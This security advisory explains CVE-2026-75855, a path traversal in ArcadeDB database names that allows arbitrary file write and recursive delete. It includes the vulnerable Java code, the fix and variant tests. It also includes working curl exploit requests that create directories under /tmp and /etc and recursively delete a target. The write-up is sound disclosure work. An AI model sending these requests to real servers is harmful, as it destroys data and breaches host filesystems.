CVE-2026 — 75855 : Path Traversal in ArcadeDB - Arbitrary File Write and Delete via Database Names
ArcadeDB's create and drop database commands concatenated the user-supplied database name directly into a filesystem path without normalisation or containment checks. An attacker with the root database credential could write files to, or recursively delete, any directory the server process could access.
 Published on pervinzahidli.medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ArcadeDB is a multi-model database engine that ships an HTTP server API. Among its management features is the ability to create and drop databases by name through a server-level endpoint, POST /api/v1/server. The feature is built on a simple assumption: a database name is just a name. This write-up is about what happens when that assumption is false.

The bug is tracked as CVE-2026-75855 and covers path traversal in the database-name handling, leading to arbitrary file write and arbitrary recursive delete on the host running the server.
Setup
The researcher tested a fresh build from source, ArcadeData/arcadedb @ 545e703, run standalone with the database directory configured as:
arcadedb.server.databaseDirectory=/databases
Both affected commands are gated by checkRootUser(), so the only precondition for exploitation is ArcadeDB's own root credential. In the proof of concept the requests authenticate as root with an empty password.
Finding it
The management endpoint accepts a command string such as create database <name>. Looking at the handler, PostServerCommandHandler.java, the validation applied to the name is minimal:
private void createDatabase(final String databaseName) { if (databaseName.isEmpty()) throw new IllegalArgumentException("Database name empty"); checkServerIsLeaderIfInHA(); final ArcadeDBServer server = httpServer.getServer(); final ServerDatabase db = server.createDatabase(databaseName, ComponentFile.MODE.READ_WRITE); ...}
The only check is that the name is not empty. The value then flows unmodified into ArcadeDBServer.createDatabase(), where the path is assembled by raw string concatenation:
final DatabaseFactory factory = new DatabaseFactory( configuration.getValueAsString(GlobalConfiguration.SERVER_DATABASE_DIRECTORY) + File.separator + databaseName).setAutoTransaction(true);
There is no Path.resolve(), no containment check, and nothing in DatabaseFactory calls .normalize() or verifies that the resolved path is still inside the configured base directory before the file writes happen. dropDatabase() has the identical gap. Because the server also registers the database internally under the literal name supplied, traversal sequence included, a later drop database with the same string will recursively delete whatever directory create database pointed at.
The root check is worth noting. It does require ArcadeDB's own root credential, but that is an application-level superuser account, deliberately kept separate from OS access in ArcadeDB's security model. It was never intended to imply the ability to write anywhere on the host filesystem.
Exploitation
Step 1: confirm the baseline
The real database directory starts empty.
Step 2: create a database outside the configured directory
curl -u root: -X POST http://[redacted]:2480/api/v1/server \ -H "Content-Type: application/json" \ -d '{"command":"create database ../../../../../../tmp/arcadedb-traversal-poc"}'
The command field carries a create database statement whose name is a traversal sequence ending in /tmp/arcadedb-traversal-poc. The server responds:
→ {"result":"ok"} HTTP 200
Step 3: verify the write landed outside the base directory
ls -la /tmp/arcadedb-traversal-poc/→ configuration.json, schema.json, dictionary.*.dict, txlog_0.wal — a full, real ArcadeDB database
The intended /databases directory never received anything. Listing databases echoes back the literal traversal string, which confirms that no normalization happens anywhere in the pipeline:
{"result":["../../../../../../tmp/arcadedb-traversal-poc"]}
Step 4: repeat with other targets
The same request was repeated with a deeper traversal targeting /etc/arcadedb-poc2, with identical success. The write is therefore not confined to /tmp or any particular area, only to wherever the process has OS-level write permission. The researcher also reproduced it with a minimal single-../ traversal, confirming a genuine escape rather than an artefact of the specific payload.
Step 5: delete recursively with the same string
curl -u root: -X POST http://[redacted]:2480/api/v1/server \ -H "Content-Type: application/json" \ -d '{"command":"drop database ../../../../../../tmp/arcadedb-traversal-poc"}'
→ {"result":"ok"}
The directory was confirmed gone afterwards. The entire sequence was re-run from a fresh server restart to rule out state dependence, with the same result every time.
Root cause
The database name is treated as a trusted identifier and concatenated directly onto the configured base directory. No allow-list constrains its characters, and no containment check verifies that the resulting path stays under the base directory. The same unvalidated string is used both to build the write path and to register the database internally, so the delete path inherits the flaw: drop database resolves the same traversal and recursively removes the target.
Existing defences did not stop it because the only gate is checkRootUser(), an application-level authorisation check. ArcadeDB's design deliberately separates the database root credential from OS-level access, so the code never treated a root-authenticated caller as someone who may write anywhere on the host. The traversal collapses that separation.
Impact
The primitive is arbitrary file write and arbitrary recursive delete, gated only by knowledge of the root password and bounded only by the OS permissions of the JVM process. Nothing scopes the blast radius to the configured database directory.
- Write side:
create databaseplants real files at any path the JVM process can reach. Depending on deployment, that can be a direct path to code execution: writing into a directory another process loads from, dropping a file under something web-served, or overwriting a config another service reads on startup. - Delete side:
drop databaserecursively deletes whatever directory it is pointed at. It does not have to be something ArcadeDB created in this session; any traversal string that resolves to an existing directory the process can write to is a deletion target. That is an immediate denial-of-service and data-destruction primitive against ArcadeDB's own data or any other application's data sharing the host. - Trust boundary violation: the separation between the root database credential and OS-level access is a documented design choice, and this bug erases it. Anyone with the application root password effectively gets host filesystem write and delete, scoped only by OS permissions on the process.
The root-only requirement narrows who can trigger the bug, but not what it does once triggered. A leaked or brute-forced root credential is a far more plausible incident than an attacker obtaining a shell, and this bug closes exactly that gap for them.
Fix
ArcadeDB 26.8.1 fixes the issue; anything earlier should be upgraded. The report describes two independent layers that a correct fix needs, both of them.
First, reject the name outright before it is used for anything. Database names are identifiers, not paths, so enforce that with an allow-list:
if (!databaseName.matches("^[A-Za-z0-9_-]+$")) throw new IllegalArgumentException("Invalid database name");
Second, defensively verify containment at the point the path is actually built, in both createDatabase and dropDatabase, so the class of bug cannot resurface through another caller later:
Path resolved = Paths.get(baseDirectory, databaseName).normalize();if (!resolved.startsWith(Paths.get(baseDirectory).normalize())) throw new IllegalArgumentException("Path escapes database directory");
- Other management commands that take a name. Look for endpoints that accept a database, table, index or backup name and build a filesystem path from it. A positive result is a file appearing outside the configured data directory, or a
list-style response echoing the traversal string back unmodified. - Backup and restore paths. If a server can export or import a database to a named location, try a traversal in the name. A positive result is an archive written to, or read from, a path outside the intended directory.
- Single-level traversal. Try a minimal
../payload rather than a long chain. A positive result confirms a genuine escape rather than a quirk of one payload. - Delete-only targets. Point
drop databaseat an existing directory the process can write to that the application never created. A positive result is that directory disappearing. - Name echoed in listings. After a traversal create, check whether the management listing returns the literal string. If it does, normalization is absent somewhere in the pipeline and the same value is likely reused for later operations.
- Privilege boundary checks. Compare what an application-level superuser can do through the API with what the OS account running the service can do. A positive result is the API granting filesystem reach beyond the documented separation.
What happened, in plain words
ArcadeDB is a database program. A database is an organised store of information, like a very large, very strict spreadsheet collection that many programs can read from and write to at the same time. ArcadeDB is "multi-model", which means it can store data in several shapes (rows, documents, graphs) rather than just one. It also runs a small web server inside itself, so other programs can talk to it over the network instead of only from the same machine.
That web server offers a management feature: an administrator can ask it to create a new database or delete an existing one, just by giving a name. The feature rests on a simple belief: a database name is only a name. This report is about what happens when that belief is wrong.
The problem is tracked as CVE-2026-75855. A CVE is a public catalogue number for a known security flaw, so people can look it up and compare notes. The flaw is a path traversal in how database names are handled, and it lets someone who knows the ArcadeDB root password make the server write files, or delete whole folders, anywhere the server process is allowed to touch on the machine.
The pieces you need first
Before the details, a few everyday ideas.
- An API is a way for one program to ask another program to do something, over the network, in a fixed format. Think of a restaurant: you do not walk into the kitchen, you order from a menu, and the kitchen sends back a dish. The menu and the order format are the API.
- An HTTP request is one such order. It has a method (what kind of action, such as
POSTfor "send this data"), a URL (where to send it), headers (extra notes about the request, such as what format the data is in), and a body (the data itself). - JSON is a plain-text way of writing structured data, using curly braces and quotes, for example
{"command":"..."}. It is easy for both people and programs to read. curlis a command-line tool that sends HTTP requests. It is the browser's address bar for people who want to script things.- A path is the address of a file or folder on a computer, such as
/databases/mydb. Folders are separated by slashes. ..means "the folder above this one". So../steps up one level. A long chain like../../../../../../climbs several levels at once. This is the raw material of a path traversal.- Path traversal is a bug where a program takes a name from a user and glues it onto a folder path without checking it. If the name contains
.., the final path can point somewhere the program never intended, outside its own folder. - A root credential here is ArcadeDB's own top-level administrator account, not the operating system's root user. It is the password that lets you manage databases through the API.
The vulnerable code
The server exposes database management through one endpoint, POST /api/v1/server. An endpoint is a specific URL that accepts a specific kind of request. The code that handles it lives in a file called PostServerCommandHandler.java. The part that creates a database looks like this:
private void createDatabase(final String databaseName) { if (databaseName.isEmpty()) throw new IllegalArgumentException("Database name empty"); checkServerIsLeaderIfInHA(); final ArcadeDBServer server = httpServer.getServer(); final ServerDatabase db = server.createDatabase(databaseName, ComponentFile.MODE.READ_WRITE); ...}
Line by line, in plain words:
private void createDatabase(final String databaseName)declares a function that takes one piece of text, the database name, and does something with it.if (databaseName.isEmpty())asks: is the name empty?throw new IllegalArgumentException("Database name empty");if it is empty, stop and complain.checkServerIsLeaderIfInHA();is a housekeeping step for servers running in a cluster, where one machine is the leader. It has nothing to do with safety of the name.final ArcadeDBServer server = httpServer.getServer();fetches the running server object.final ServerDatabase db = server.createDatabase(databaseName, ComponentFile.MODE.READ_WRITE);passes the name onward, unchanged, to the function that actually creates the database, asking for read and write access.
That is the entire validation: not empty. Nothing checks what characters the name contains, and nothing checks where the resulting folder will end up.
The name then flows, completely unmodified, into ArcadeDBServer.createDatabase(), where the folder path is assembled by gluing text together:
final DatabaseFactory factory = new DatabaseFactory( configuration.getValueAsString(GlobalConfiguration.SERVER_DATABASE_DIRECTORY) + File.separator + databaseName).setAutoTransaction(true);
Again in plain words:
configuration.getValueAsString(GlobalConfiguration.SERVER_DATABASE_DIRECTORY)reads the configured base folder, the place where databases are supposed to live.+ File.separatoradds the operating system's folder separator (a slash on Linux and macOS, a backslash on Windows).+ databaseNameadds whatever name the user supplied, with no cleaning at all.new DatabaseFactory(...)builds an object that will use that combined path..setAutoTransaction(true)is an unrelated setting about how writes are grouped.
This is raw string concatenation. It is not Path.resolve(), a safer way of joining paths that knows about .., and there is no containment check, meaning nothing verifies that the final path is still inside the base folder. Nowhere in DatabaseFactory does anything call .normalize(), which is the step that would collapse .. sequences into a clean path, before the actual file writes happen. dropDatabase(), the delete counterpart, has the identical gap.
There is one more twist. The server also registers the database internally under the literal name you gave it, traversal sequence and all. So a later drop database with that same string will recursively delete whatever folder create database pointed at. "Recursively" means it deletes the folder and everything inside it, including subfolders.
checkRootUser() gates both commands, so exploiting this requires ArcadeDB's own root credential. That is an application-level superuser account, deliberately kept separate from operating system access in ArcadeDB's own security model. It was never meant to imply "can write anywhere on the host filesystem".
Proof of concept
The researcher tested a fresh build from source, ArcadeData/arcadedb @ 545e703, run standalone with the database folder configured as:
arcadedb.server.databaseDirectory=/databases
This line says: put databases under /databases. The proof of concept authenticates as root with an empty password. A proof of concept, or PoC, is a small, repeatable demonstration that a bug is real.
Step 1: confirm the baseline
The real database folder starts empty. This matters because if files were already there, you could not tell whether the next step created anything.
Step 2: create a database outside the configured folder
curl -u root: -X POST http://[redacted]:2480/api/v1/server \ -H "Content-Type: application/json" \ -d '{"command":"create database ../../../../../../tmp/arcadedb-traversal-poc"}'
Line by line:
curlis the tool sending the request.-u root:supplies the usernamerootand an empty password (the colon separates the two).-X POSTsays this is a POST request, the kind used to send data.http://[redacted]:2480/api/v1/serveris the address.[redacted]means "this same machine", and2480is the port, the numbered door the server listens on.-H "Content-Type: application/json"is a header telling the server the body is JSON.-d '{"command":"create database ../../../../../../tmp/arcadedb-traversal-poc"}'is the body: a JSON object with one field,command, whose value is acreate databaseinstruction. The name is a traversal sequence ending in/tmp/arcadedb-traversal-poc.
The server responds:
→ {"result":"ok"} HTTP 200
{"result":"ok"} means the server thinks it succeeded. HTTP 200 is the standard status code for "fine".
Step 3: verify the write landed outside the base folder
ls -la /tmp/arcadedb-traversal-poc/→ configuration.json, schema.json, dictionary.*.dict, txlog_0.wal — a full, real ArcadeDB database
ls -la lists the contents of a folder, with details. The output shows configuration.json, schema.json, dictionary.*.dict and txlog_0.wal: a full, real ArcadeDB database, sitting in /tmp, which is a general-purpose temporary folder, not the configured /databases. The intended /databases folder never received anything.
Listing databases echoes back the literal traversal string, which confirms that no normalisation happens anywhere in the pipeline:
{"result":["../../../../../../tmp/arcadedb-traversal-poc"]}
In other words, the server's own list of databases shows the .. sequence exactly as typed. If anything had cleaned the name, this list would show a tidy name instead.
Step 4: repeat with other targets
The same request was repeated with a deeper traversal targeting /etc/arcadedb-poc2, with identical success. /etc is a system configuration folder on Linux, so this shows the write is not confined to /tmp or any particular area, only to wherever the server process has operating-system permission to write. The researcher also reproduced it with a minimal single-../ traversal, confirming a genuine escape rather than an artefact of one specific payload.
Step 5: delete recursively with the same string
curl -u root: -X POST http://[redacted]:2480/api/v1/server \ -H "Content-Type: application/json" \ -d '{"command":"drop database ../../../../../../tmp/arcadedb-traversal-poc"}'
This is the same request shape as before, but the command field now says drop database with the same traversal name. The server responds:
→ {"result":"ok"}
The folder was confirmed gone afterwards. The entire sequence was re-run from a fresh server restart to rule out state dependence, meaning the result did not depend on something left over from earlier, and the same thing happened every time.
Root cause
The database name is treated as a trusted identifier and glued directly onto the configured base folder. An identifier is a label, like a username, not a location. No allow-list constrains its characters, and no containment check verifies that the resulting path stays under the base folder. The same unvalidated string is used both to build the write path and to register the database internally, so the delete path inherits the flaw: drop database resolves the same traversal and recursively removes the target.
Existing defences did not stop it because the only gate is checkRootUser(), an application-level authorisation check. ArcadeDB's design deliberately separates the database root credential from operating-system access, so the code never treated a root-authenticated caller as someone who may write anywhere on the host. The traversal collapses that separation.
Impact
The primitive, meaning the basic capability the bug gives an attacker, is arbitrary file write and arbitrary recursive delete. "Arbitrary" means at any location, not just the intended one. It is gated only by knowledge of the root password and bounded only by the operating-system permissions of the Java process running the server. Nothing scopes the blast radius to the configured database folder.
- Write side:
create databaseplants real files at any path the process can reach. Depending on deployment, that can be a direct path to code execution: writing into a folder another process loads from, dropping a file under something web-served, or overwriting a config another service reads on startup. Code execution means running your own instructions on the machine. - Delete side:
drop databaserecursively deletes whatever folder it is pointed at. It does not have to be something ArcadeDB created in this session; any traversal string that resolves to an existing folder the process can write to is a deletion target. That is an immediate denial-of-service and data-destruction primitive against ArcadeDB's own data or any other application's data sharing the host. Denial of service means making something unusable. - Trust boundary violation: the separation between the root database credential and operating-system access is a documented design choice, and this bug erases it. Anyone with the application root password effectively gets host filesystem write and delete, scoped only by operating-system permissions on the process.
The root-only requirement narrows who can trigger the bug, but not what it does once triggered. A leaked or brute-forced root credential is a far more plausible incident than an attacker obtaining a shell, and this bug closes exactly that gap for them. Brute-forcing means guessing a password by trying many possibilities.
The fix
ArcadeDB 26.8.1 fixes the issue; anything earlier should be upgraded. The report describes two independent layers that a correct fix needs, both of them.
First, reject the name outright before it is used for anything. Database names are identifiers, not paths, so enforce that with an allow-list, a list of characters that are permitted and nothing else:
if (!databaseName.matches("^[A-Za-z0-9_-]+")) throw new IllegalArgumentException("Invalid database name");
In plain words: matches tests the name against a pattern. ^ means the start, [A-Za-z0-9_-]+ means one or more letters, digits, underscores or hyphens, and $ means the end. The ! flips the test, so if the name does not fit that pattern, the code throws an error and refuses the request. A name containing .. or / cannot pass.
Second, defensively verify containment at the point the path is actually built, in both createDatabase and dropDatabase, so the class of bug cannot resurface through another caller later:
Path resolved = Paths.get(baseDirectory, databaseName).normalize();if (!resolved.startsWith(Paths.get(baseDirectory).normalize())) throw new IllegalArgumentException("Path escapes database directory");
In plain words:
Paths.get(baseDirectory, databaseName)joins the base folder and the name into a path..normalize()collapses any..and.segments into a clean, final path.resolved.startsWith(Paths.get(baseDirectory).normalize())asks: does that clean path still begin with the clean base folder?- The
!flips it, so if the answer is no, the code throws an error saying the path escapes the database directory.
This second layer is a safety net. Even if some future code path forgets the allow-list, the containment check still refuses to write outside the base folder.
Variants to test
- Other management commands that take a name. Look for endpoints that accept a database, table, index or backup name and build a filesystem path from it. A positive result is a file appearing outside the configured data folder, or a
list-style response echoing the traversal string back unmodified. - Backup and restore paths. If a server can export or import a database to a named location, try a traversal in the name. A positive result is an archive written to, or read from, a path outside the intended folder.
- Single-level traversal. Try a minimal
../payload rather than a long chain. A positive result confirms a genuine escape rather than a quirk of one payload. - Delete-only targets. Point
drop databaseat an existing folder the process can write to that the application never created. A positive result is that folder disappearing. - Name echoed in listings. After a traversal create, check whether the management listing returns the literal string. If it does, normalisation is absent somewhere in the pipeline and the same value is likely reused for later operations.
- Privilege boundary checks. Compare what an application-level superuser can do through the API with what the operating-system account running the service can do. A positive result is the API granting filesystem reach beyond the documented separation.
Glossary
- API: a fixed way for one program to ask another to do something over a network, like ordering from a menu.
- Allow-list: a list of things that are permitted, with everything else refused.
- ArcadeDB: a multi-model database program that also runs its own web server.
- Arbitrary: at any location or in any form, not limited to the intended one.
- Authorisation check: a test of whether the caller is allowed to do something.
- Brute-forcing: guessing a password by trying many possibilities.
- Code execution: getting a machine to run instructions you supplied.
- Containment check: a test that a final path still sits inside the folder it is supposed to.
curl: a command-line tool for sending HTTP requests.- CVE: a public catalogue number for a known security flaw.
- Denial of service: making a system or its data unusable.
- Endpoint: a specific URL that accepts a specific kind of request.
- Header: extra information attached to an HTTP request or response, such as the data format.
- HTTP: the protocol browsers and programs use to talk to web servers.
- HTTP 200: the standard status code meaning the request succeeded.
- Identifier: a label or name, such as a username, as opposed to a location.
- JSON: a plain-text format for structured data using braces, quotes and colons.
- JVM: the Java Virtual Machine, the program that runs Java code; its operating-system permissions bound what the server can touch.
normalize(): a path operation that collapses..and.into a clean final path.- Path: the address of a file or folder on a computer.
- Payload: the part of a request that carries the actual data or attack string.
- Port: the numbered door on a machine that a server listens on.
- POST: an HTTP method used to send data to a server.
- Proof of concept (PoC): a small, repeatable demonstration that a bug is real.
- Recursive delete: deleting a folder and everything inside it, including subfolders.
- Root credential: here, ArcadeDB's own top-level administrator account, separate from the operating system's root user.
- String concatenation: joining pieces of text end to end.
- Trust boundary: the line between two areas that are supposed to have different levels of access.
..: in a path, the folder one level above the current one.



